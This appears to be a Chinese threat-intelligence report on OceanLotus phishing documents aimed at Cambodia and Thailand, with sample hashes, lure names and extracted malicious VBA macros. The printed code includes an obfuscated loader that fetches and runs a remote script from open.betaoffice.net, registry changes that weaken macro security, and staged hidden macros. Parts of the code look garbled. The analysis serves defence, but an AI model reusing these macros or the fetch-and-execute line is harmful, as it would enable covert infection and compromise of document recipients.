## 柬埔寨

下面为今年海莲花针对柬埔寨的最新攻击，文件名为“Report-No.0162(02 Pages).doc”，对应中文名称为：报告 No.0162（02 页）  
样本运行流程如下图所示：




通过同源关联到的样本如下：

MD5	文件名	文档创建时间
56b5a96b8582b32ad50d6b6d9e980ce7	Request Comment on	2019-03-18 04:12:00


	UYFC.doc	
3fd2a37c3b8d9eb587c71ceb8e3bb085	No.039714(cdri).doc	2019-03-25 04:33:00

而关联到的针对柬埔寨攻击的样本 Request Comment on UYFC.doc（请求对 UYFC 发表评论）。

UYFC 实际上是柬埔寨青年联合会 | UYFC 非政府组织，以此来攻击可能与该会议有关的人员。



文档截图：



No.039714(cdri).doc 的文档截图：





可以明显看出，针对柬埔寨的攻击也采用了 OHN 宏。

除了利用文档进行攻击之外，去年海莲花还会利用 MacOS 样本针对柬埔寨进行攻击，相关的样本：“Scanned Investment Report-July 2018.zip”（扫描投资报告 - 2018 年 7 月）

## 泰国

2019 年以来，海莲花针对泰国发起的典型攻击案例如下

MD5	文件名	文档创建时间
4c30e792218d5526f6499d235448bdd9	Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc	2019-01-21 02:25:00
d8a5a375da7798be781cf3ea689ae7ab	Program Retreat.doc	2019-01-14 03:50:00


其中名为 Form\_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc 最具有诱饵性，翻译后为“表格 - 东盟高级官员筹备会议的议程.doc”

而该会议实际上在 2019 年 4 月 6 日在泰国成功举行，从文档的创建时间和上传公网时间来看(2019-03-22)，可以看出海莲花组织在获取时事能力很强，并且筹备周期较长。

(本报斯市6日讯) 东盟国防高级官员会议和东盟国防高级官员扩大会议领导人昨天在泰国碧武里府差安区圆满结束，两项会议是由泰国国防部常任秘书 Natt Intracharoen 将军主持。  
代表我国汶莱出席上述两项会议的是国防部常任秘书拿督沙里安华准将（退休）。

而第二个文档 Program Retreat（计划撤兵），则有可能是针对军事部门，不过由于名称意义广泛，并不能确认攻击者的实际意图。

并且上表中的 2 个文件的文档内容一样，下图为恢复文档中的 shellcode 字体后的截图：



其同样采用了 OHN 宏。

## 样本分析

### “MSO 宏”文档攻击流程

“海莲花”MSO 宏”具有通性，我们对其中一个样本进行分析，可见提取到的宏代码如下：

首先其会把数据通过 Data 变量相加，然后通过 base64 解密后，解密出 vbs 代码，释放到 mshtml.log，并把 wscript.exe 复制到 windows\SysWOW64\mshtml.exe 中：





```

2 On Error Resume Next
3 Function oFzdGVNahDltzqRzMY (HyLVEsXObSggsH2QaqbiCYr_DmLFtcZEHrguDOdQZ)
4 oFzdGVNahDltzqRzMY = HyLVEsXObSggsH2QaqbiCYr + DmLFtcZEHrguDOdQZ
5 End Function
6 Dim PFMnzAhqzQITXEZlct, kDQgqdNurdoIiSij111IUdb, Dapw1G2qyYdkRtmhKx
7 Randomize
8 kDQgqdNurdoIiSij111IUdb = Rnd
9 Dapw1G2qyYdkRtmhKx = Rnd
10 PFMnzAhqzQITXEZlct = oFzdGVNahDltzqRzMY (kDQgqdNurdoIiSij111IUdb, Dapw1G2qyYdkRtmhKx)
11 Function dHAGbiciRNaby ( TLcKzfvdUWMIdQ )
12 Dim JmThPLCLmHukJ, cskaeCmScloz ( )
13 ReDim cskaeCmScloz ( Len ( TLcKzfvdUWMIdQ ) - 1 )
14 For JmThPLCLmHukJ = 0 To Ubound ( cskaeCmScloz )
15 cskaeCmScloz ( JmThPLCLmHukJ ) = Asc ( Mid ( TLcKzfvdUWMIdQ, JmThPLCLmHukJ + 1, 1 ) )
16 Next
17 dHAGbiciRNaby = cskaeCmScloz
18 End Function
19 Dim ADDBqKwHRdKFz
20 ADDBqKwHRdKFz = dHAGbiciRNaby (WcuHYyFzCNoLVHgAZoYGb)
21 Function fdqBruAKanVGDtsLR ( ecRMF1DKFjUvWUxeBiVAL )
22 Dim NnjdVivKdRzreBevMdoKeoE, iKitxGhDaqtefEAJBUjUH ( )
23 ReDim iKitxGhDaqtefEAJBUjUH ( Len ( ecRMF1DKFjUvWUxeBiVAL ) - 1 )
24 For NnjdVivKdRzreBevMdoKeoE = 0 To Ubound ( iKitxGhDaqtefEAJBUjUH )
25 iKitxGhDaqtefEAJBUjUH ( NnjdVivKdRzreBevMdoKeoE ) = Asc ( Mid ( ecRMF1DKFjUvWUxeBiVAL, NnjdVivKdRzreBevMdoKeoE + 1, 1 ) )
26 Next
27 fdqBruAKanVGDtsLR = iKitxGhDaqtefEAJBUjUH
28 End Function
29 Dim YMIjOpHkUpwlbIrxn
30 cs=Array(444, 497, 447, 474, 493, 499, 496, 499, 447, 461, 506, 492, 490, 498, 506, 447, 465, 506, 487, 491, 447, 421, 447, 492, 506, 491, 447, 478, 474, 474, 457, 502, 499, 478, 506, 503, 474, 492, 483, 476, 476, 472, 506, 491, 464, 509, 501, 506, 508, 491, 439, 445, 432, 508, 433, 502, 438, 491, 421, 503, 491, 431, 495, 492, 421, 432, 432, 496, 498, 506, 497, 433, 509, 506, 491, 510, 496, 505, 505, 502, 508, 506, 433, 497, 504, 445, 438) : cmd="" : For each c in cs : cmd=cmd&Chr(c xor 415) : Next : cmd=cmd&VBCRLF : Execute(cmd)
31 YMIjOpHkUpwlbIrxn = fdqBruAKanVGDtsLR (ecRMF1DKFjUvWUxeBiVAL)
32 Function WzHPsDviVwPpreYQvD (CJrIwDjXVRwJ, ezTVjJdOrKxjanzoe)
33 WzHPsDviVwPpreYQvD = CJrIwDjXVRwJ + ezTVjJdOrKxjanzoe
34 End Function
35 Dim ZWjgHLwHQSPC, qvVfcIRkoVZIFF, ORWmTbWmMdnryIdakMayWcB1U
36 Randomize
37 qvVfcIRkoVZIFF = Rnd
38 ORWmTbWmMdnryIdakMayWcB1U = Rnd
39 ZWjgHLwHQSPC = WzHPsDviVwPpreYQvD (qvVfcIRkoVZIFF, ORWmTbWmMdnryIdakMayWcB1U)
40

```

解密后的恶意代码如图：会从 <https://open.betaoffice.net/cvfemale.png> 下载代码并执行。

```

On Error Resume Next : set AEEVirAehEsZCIvyURUVdafL =
GetObject("script:https://open.betaoffice.net/cvfemale.png")

```

### “OHN 宏” 文档攻击流程

从该样本中提取到宏代码，打开 word 文稿，会提示启用宏，启用宏后会执行这个函数：

```

318 Sub AutoOpen()
319
320 xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI
321
322 End Sub

```

然后会把自身的 office 文档拷贝到 temp 下，命名为随机名，如图：

```

227 Private Sub xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI()
228
229 On Error GoTo ErrorHandler
230 Do
231
232 Dim SW3LTCVwcvsltnoz_XeBw2hFPkpB91brF5bov9u
233 Dim r88tfz9f3pxMU111TM63Tdkmak15oc04RtotoA25
234 Dim F5mcGgiKkKjDp5CdPMiVx4R5ptWrUSYiJ0o0S8LV
235 Dim NaAkdm08uNzn1CAbrittui33dZAUegilwM9hweq
236 Dim DaGyqhHrFR2Mo_EUXHp9H9NaoPVXScm7YIUDC0QNe
237 Dim Rpkpnr8y4P_eHK74Q_IJwkQfTK43vn2T6UbRktM0G
238 Dim nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj
239 Dim SuGAqA_DiQz16Ickag6_EFjuqnB58re8HmrBn7mw
240 Dim fCFkaJdWiercYiyFrQ1_pIqReCmVbPhs4PnfbGT As String
241 Dim RP0EhEaI2HI1QogN2nBX6s-f1H33FFL1UIq07MRMw As String
242 Dim dq22AM5C2BPX3n5QUetW6R0wq9KTua_uLX7AmGQ5 As String
243 Dim WfUwIZN_aLaR3q3XSqI2G7PuvfDkYFPK4vojCbD As String
244 Dim xcXv1DaZkQf7Z6S0Qp0sms2vXqtZVFEff4vtbj8S As String
245 Dim GdMd7LEwNpIKLdITAKXpORE041d1AEglJfXqQxq
246 Dim mm6c6TM3rv77XGsPzZ958bbdM2osYmTKny2sKshb As MsoAutomationSecurity
247 Dim fA1RtwkFRrnsHs1bbUr4uk561nlqE047hZRx9kKf As String
248
249 Application.DisplayAlerts = False
250
251 Set F50 = CreateObject("Scripting.FileSystemObject")
252 WfUwIZN_aLaR3q3XSqI2G7PuvfDkYFPK4vojCbD = ActiveDocument.FullName
253 xcXv1DaZkQf7Z6S0Qp0sms2vXqtZVFEff4vtbj8S = (Environ("temp") & "\") & mi98k7Qh4nPZaorJexX8PANk4ypN5dBYdpxIt7F8(15))
254 Call F50.CopyFile(WfUwIZN_aLaR3q3XSqI2G7PuvfDkYFPK4vojCbD, xcXv1DaZkQf7Z6S0Qp0sms2vXqtZVFEff4vtbj8S, True)

```

然后修改注册表宏的安全性：

```

259 fCfKaJdWlencYiyfFrQ1_pIqReCmVbPhs4PnfbGt = LSG1lJmrJumNfcsNwq40I3bSMLMR5f7i0oYk4o1
260
261 Set SW3LTCvcwvsLtnoz_XeBw2hFpkpB91brf5b0v9u = GetObject(, RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIq07MRW) ``Word.Application
262 Rpkpn8y4P_eHK74Q_IJwkQFTK43vn2T6UBRktM0G = AKQ6gc3rnIhW8VnBnroBiqdshnkEgH70YeLun1
263 ' Get the old AccessVBOm value
264 Set nT2d7rdAPNCi7HU1arG142IN68NzG1neH29sN2Lj = CreateObject(dq22AMS5C2BPX3n5QetW6R0w9qKTua_uLX7AmQ5) ``Wscript.Shell
265
266 If ay3CRO11XQ33RqHh0uYAADefvSOvts1JDL_z0Z(nT2d7rdAPNCi7HU1arG142IN68NzG1neH29sN2Lj, Rpkpn8y4P_eHK74Q_IJwkQFTK43vn2T6UBRktM0G) Then
267 SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw = nT2d7rdAPNCi7HU1arG142IN68NzG1neH29sN2Lj.RegRead(Rpkpn8y4P_eHK74Q_IJwkQFTK43vn2T6UBRktM0G)
268 Else
269 SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw = ""
270 End If
271
272 ' Allow accessing to the VBA object model
273 nT2d7rdAPNCi7HU1arG142IN68NzG1neH29sN2Lj.RegWrite Rpkpn8y4P_eHK74Q_IJwkQFTK43vn2T6UBRktM0G, 1, "REG_DWORD" ``\Word\Security\AccessVBOm
274
275 ' Open new application because HKCU only used when application launched

```

取段落总数的倒数第五段数据（一共 5 段数据，2 个空行，3 个有 hex 数据），从 hex 转成 bin 后，加到新文件的宏代码里面，然后设置 1 秒后执行该宏代码的 x\_N0th1ngH3r3 方法：

```

Private Function LSG1lJmrJumNfcsNwq40I3bSMLMR5f7i0oYk4o1() As String
Dim ex80k806K5Pz0rLn6xCVbF81xP_GaPThKEbkx2L As Document
Dim p6sY7ywFHATogWJZp7RV9JXwcXPagqWzV5x40bV1 As String
Dim jkZAXu00vcwkH88HayMAI1pheJUpoFbedPCQkmZI As String * 1
Dim y1g3uB5mgRUpglkYVIMDBcQf0I75yMXPx32H5mN2 As String * 1
Dim sy8yLVPtVfV2qm7VB02Nu_QvV5JmiD5zVub3tUv5 As Byte
Dim TfnSRVpCw864j0ztHEdFctATm8ya4rHwYVDFYF0 As Byte
Dim Hwq9y0gVqR3Qm0UpFu5uM51Shpx5KJZDZG3rLZ As Long
Dim ZS1BIR0o9avYdJcPbA4LMPQ91_MNG8Xoo9oCega As Long
Dim N3gI2RgWoc9vZ41d3ssoJ410e6A41AbVj1Hv6N1 As String
Dim ghY88q2ZBFzXob1Zx4pypenvDzM0CkxY9K1c As String
Dim zyAb_KyGCWumrE1sF7VEWnuda2D5rAerjN_xQmqu As String

p6sY7ywFHATogWJZp7RV9JXwcXPagqWzV5x40bV1 = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
zyAb_KyGCWumrE1sF7VEWnuda2D5rAerjN_xQmqu
For i = 1 To Len(p6sY7ywFHATogWJZp7RV9JXwcXPagqWzV5x40bV1) - 1 Step 2
jkZAXu00vcwkH88HayMAI1pheJUpoFbedPCQkmZI = Mid(p6sY7ywFHATogWJZp7RV9JXwcXPagqWzV5x40bV1, i, 1)
y1g3uB5mgRUpglkYVIMDBcQf0I75yMXPx32H5mN2 = Mid(p6sY7ywFHATogWJZp7RV9JXwcXPagqWzV5x40bV1, i + 1, 1)
sy8yLVPtVfV2qm7VB02Nu_QvV5JmiD5zVub3tUv5 = lVvcJYURUL2fwiPkxxGUECGzG8A8k4AhWQ9cBjBkh(jkZAXu00vcwkH88HayMAI1pheJUpoFbedPCQkmZI)
TfnSRVpCw864j0ztHEdFctATm8ya4rHwYVDFYF0 = lVvcJYURUL2fwiPkxxGUECGzG8A8k4AhWQ9cBjBkh(y1g3uB5mgRUpglkYVIMDBcQf0I75yMXPx32H5mN2)
Value = sy8yLVPtVfV2qm7VB02Nu_QvV5JmiD5zVub3tUv5 * 16 + TfnSRVpCw864j0ztHEdFctATm8ya4rHwYVDFYF0
zyAb_KyGCWumrE1sF7VEWnuda2D5rAerjN_xQmqu = zyAb_KyGCWumrE1sF7VEWnuda2D5rAerjN_xQmqu & Chr(Value)
Next i

LSG1lJmrJumNfcsNwq40I3bSMLMR5f7i0oYk4o1 = zyAb_KyGCWumrE1sF7VEWnuda2D5rAerjN_xQmqu
End Function


```

```


274 nT2d7rdAPNCi7HU1arG142IN68NzG1neH29sN2Lj.RegWrite Rpkpn8y4P_eHK74Q_IJwkQFTK43vn2T6UBRktM0G, 1, "REG_DWORD" ``\Word\Security\AccessVBOm
275
276 ' Open new application because HKCU only used when application launched
277 Set r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25 = CreateObject(RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIq07MRW) ``Word.Application
278 r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.Visible = False ``设置隐藏
279 r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.DisplayAlerts = False
280
281 mm6c6TM3rv77XGsPzZ958bbdM2osYmtKly2sKshb = r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.AutomationSecurity
282 r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.AutomationSecurity = msoAutomationSecurityForceDisable
283 ' 打开temp的doc文件
284 Set F5mcG1KkKjDp5CdPMiVx4RSptwRUSYIj0o058LV = r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.Documents.Open(xcXv1DaZkQf7Z650Qp0sms2vXqtZVFEf4
285 Set Da6yqhHrFR2Mo_EUXHpH9NaoPVXScm7YIUDCQNe = F5mcG1KkKjDp5CdPMiVx4RSptwRUSYIj0o058LV.VBProject.VBComponents
286 ' 移除宏代码
287 For Each NaAkdM0BuNzn1CAbrITui33dZAUeg1wMm9hweq In Da6yqhHrFR2Mo_EUXHpH9NaoPVXScm7YIUDCQNe
288 If NaAkdM0BuNzn1CAbrITui33dZAUeg1wMm9hweq.Type = 1 Then
289 Call Da6yqhHrFR2Mo_EUXHpH9NaoPVXScm7YIUDCQNe.Remove(NaAkdM0BuNzn1CAbrITui33dZAUeg1wMm9hweq)
290 End If
291 Next NaAkdM0BuNzn1CAbrITui33dZAUeg1wMm9hweq
292 ' 插入新的宏代码
293 Set NaAkdM0BuNzn1CAbrITui33dZAUeg1wMm9hweq = F5mcG1KkKjDp5CdPMiVx4RSptwRUSYIj0o058LV.VBProject.VBComponents.Add(1)
294 ' 把读取的word中的第一段内容放到代码模块里
295 NaAkdM0BuNzn1CAbrITui33dZAUeg1wMm9hweq.CodeModule.AddFromStrings (fCfKaJdWlencYiyfFrQ1_pIqReCmVbPhs4PnfbGt)
296 ' 设置自动安全性
297 r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.AutomationSecurity = mm6c6TM3rv77XGsPzZ958bbdM2osYmtKly2sKshb
298
299 F5mcG1KkKjDp5CdPMiVx4RSptwRUSYIj0o058LV.Save
300 F5mcG1KkKjDp5CdPMiVx4RSptwRUSYIj0o058LV.Close
301 ' 设置在1秒钟之后运行宏
302 Set F5mcG1KkKjDp5CdPMiVx4RSptwRUSYIj0o058LV = r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.Documents.Open(xcXv1DaZkQf7Z650Qp0sms2vXqtZVFEf4
303 Call r88tfz9f3pxMU1l1TM63Tdkmak15oc04RtOtoA25.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")
304

```

该格式文件是 1 磅的文字，肉眼看不到的，如图：



第一段清除格式之后的数据：



数据转换成 bin 后，成第二段宏代码，会被第一段宏代码执行 x\_N0th1ngH3r3 函数，如图：

```

191 Sub x_NothingH3r3()
192
193     On Error GoTo ErrorHandler
194     Do
195
196         Dim hawKyma07cdrXce60P69sohqbf1QrWPH64_JoAu0
197         Dim xxXCufNsRlUvXxMUTwzT1kzbnYlTcwIek5CURGXW
198         Dim TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3
199         Dim NOz5GQdI6pVGS_1ZDEta8UCsFDioCS5w0aa7kaFO
200         Dim SINBmawrghWdJcFfnv0z7uMGo1KkufL7EAbQ1vTm
201         Dim Se1x_rLmqSiD3VKoX7d1rbY0yOA9qpdTDFIUsdHX
202         Dim hnVCY74JQOUViyWgG11cSBW0Ep0pdRWJqG33h13q
203         Dim KRkdvjB5J1Drcv5GrUZx6FvZ5bu1tSpwZct0hjv1
204         Dim PVGcdvyWaoCnnvj4mLkPzCSCiTB15p8oEKc_jMn As String
205         Dim r7QtS0r57To_Vud8KPhgUkk1nIz30HHJF5sik3Id As String
206         Dim Fz5Sf1ztioEwXbwfiPAv2WU5_uZJL643AoGgIyCA As String
207         Dim TMBgdUkk3YCWnRykg6jR7qJTX8ZJUi4o8AThesZq As String
208         Dim g27xED1lt2NxyNpt2Jk5VCqLTdNRZF6P7UB5jaej As String
209         Dim NEgSvyrmaQev8UvFCmGqQundXZq3ck9Tu0ihlxf1
210         Dim NrGx1BGeowTyVvPuig3WY7n9Rgm07Bej46kDpPpCl As MsoAutomationSecurity
211
212         Application.DisplayAlerts = False
213
214         r7QtS0r57To_Vud8KPhgUkk1nIz30HHJF5sik3Id = oHYStuNK1Ld802kDRlR-Ga49eXC9jieg3FqGAGD
215         Fz5Sf1ztioEwXbwfiPAv2WU5_uZJL643AoGgIyCA = f0LEeL0ig1TXEPixGn3gtCMFIJRCJkPXXkckJoxK
216
217         PVGcdvyWaoCnnvj4mLkPzCSCiTB15p8oEKc_jMn = DM344abSoaa02d1oxs1h05NNJy1SsgcyEqXMBz8e
218
219         Set hawKyma07cdrXce60P69sohqbf1QrWPH64_JoAu0 = GetObject(, r7QtS0r57To_Vud8KPhgUkk1nIz30HHJF5sik3Id)
220         Se1x_rLmqSiD3VKoX7d1rbY0yOA9qpdTDFIUsdHX = gitxt1ftGpMkdA565V037Er860RbjrtabUiRQSEV

```

同样的方式执行倒数第 3 段的宏代码，如图：

```

239 TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3.Content.Text = ThisDocument.Content.Text
240
241 Set NOz5GQdI6pVGS_1ZDEta8UCsFDioCS5w0aa7kaFO = TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3.VBProject.VBComponents.Add(1)
242 NOz5GQdI6pVGS_1ZDEta8UCsFDioCS5w0aa7kaFO.CodeModule.AddFromString (PVGcdvyWaoCnnvj4mLkPzCSCiTB15p8oEKc_jMn)
243
244 Call xxXCufNsRlUvXxMUTwzT1kzbnYlTcwIek5CURGXW.OnTime(Now + TimeSerial(0, 0, 1), "x_NothingH3r3")
245

```

```

50 h9BgDEoH6ENCj4I_1kTAgEDeRdUSxDVPwzAC6aK = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 3).Range.Text
51 igovZ9nXWKNto9FXy7dTp9yAdIg3Dvm5VklYfet8 = ""
52 For i = 1 To Len(h9BgDEoH6ENCj4I_1kTAgEDeRdUSxDVPwzAC6aK) - 1 Step 2
53     rurM6PxeDy4_KLli4bf0iIZY1xXoKT5DwoZwjL2F = Mid(h9BgDEoH6ENCj4I_1kTAgEDeRdUSxDVPwzAC6aK, i, 1)
54     NK3dr696fxWLEJGjvtLxTzvsrLmqZk8A1zFMyW = Mid(h9BgDEoH6ENCj4I_1kTAgEDeRdUSxDVPwzAC6aK, i + 1, 1)
55     pQ8bXkZdJfqr0vNefil_DokQACD3h64KWQ92qj08 = JKbwo13keRgR0DHmumP5bU1RngaJCL259cmLKzh0(rurM6PxeDy4_KLli4bf0iIZY1xXoKT5DwoZwjL2F)
56     tFdW_8kE00km0xiBwjC1IwCbHvblK0wDyob0Qr = JKbwo13keRgR0DHmumP5bU1RngaJCL259cmLKzh0(NK3dr696fxWLEJGjvtLxTzvsrLmqZk8A1zFMyW)
57     Value = pQ8bXkZdJfqr0vNefil_DokQACD3h64KWQ92qj08 * 16 + tFdW_8kE00km0xiBwjC1IwCbHvblK0wDyob0Qr
